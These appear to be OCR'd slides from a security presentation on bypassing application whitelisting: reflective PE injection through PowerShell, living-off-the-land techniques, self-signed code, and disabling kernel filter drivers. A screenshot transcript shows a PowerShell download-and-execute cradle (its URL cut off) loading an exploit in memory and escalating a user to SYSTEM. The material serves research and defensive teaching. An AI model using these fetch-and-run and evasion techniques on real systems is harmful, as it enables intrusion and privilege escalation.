
- Compile Exploit & Base64 Encode

YS5leGU=

- Embed in Script or Host on Server

PowerShell

- Invoke-ReflectivePEInjection.ps1


Select Windows PowerShell
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.
PS C:\Users\Research> whoami
mw-research\research
PS C:\Users\Research> iex (New-Object Net.WebClient).DownloadString('http://
VERBOSE: PowerShell ProcessID: 2864
VERBOSE: Calling Invoke-MemoryLoadLibrary
VERBOSE: Getting basic PE information from the file
VERBOSE: Allocating memory for the PE and write its headers to memory
VERBOSE: Getting detailed PE information from the headers loaded in memory
VERBOSE: StartAddress: 0x0000000002B90000 EndAddress: 0x0000000002BAD000
VERBOSE: Copy PE sections in to memory
VERBOSE: Update memory addresses based on where the PE was actually loaded i
VERBOSE: Import DLL's needed by the PE we are loading
VERBOSE: Done importing DLL imports
VERBOSE: Update memory protection flags
VERBOSE: Call EXE Main function. Address: 0x0000000002B91F7C. Creating threa
run in.
Exploit WorksVERBOSE: EXE thread has completed.
VERBOSE: Done!
PS C:\Users\Research> whoami
nt authority\system
PS C:\Users\Research>

Other Tactics/Methods?


Living Off The Land – Not my idea… Brilliant.

- https://www.youtube.com/watch?v=j-r6UonEkUw

- Live In Memory
- Use Only What is Available and Consistent
- Using Pre-Existing/Trusted instead of New/Unapproved

Example


- Email -> Launch Script



https://dmitrysotnikov.wordpress.com/2008/05/08/execute-powershell-scripts-from-your-smartphone/

Certificate Forgery

- Certificate Data is Self-Reported Metadata
- Trivial To Self-Sign Code



Driver and OS Level Attacks

- Nearly All Whitelists are implemented as :
  - Kernel Mini-Filter Drivers
- Potential Exploits
  - Stop/Disable Services

Resistance Evolves

Mosquitoes inherit DEET resistance

Genetic trait explains how some insects are unaffected by powerful repellent.

Questions?

Thank you very much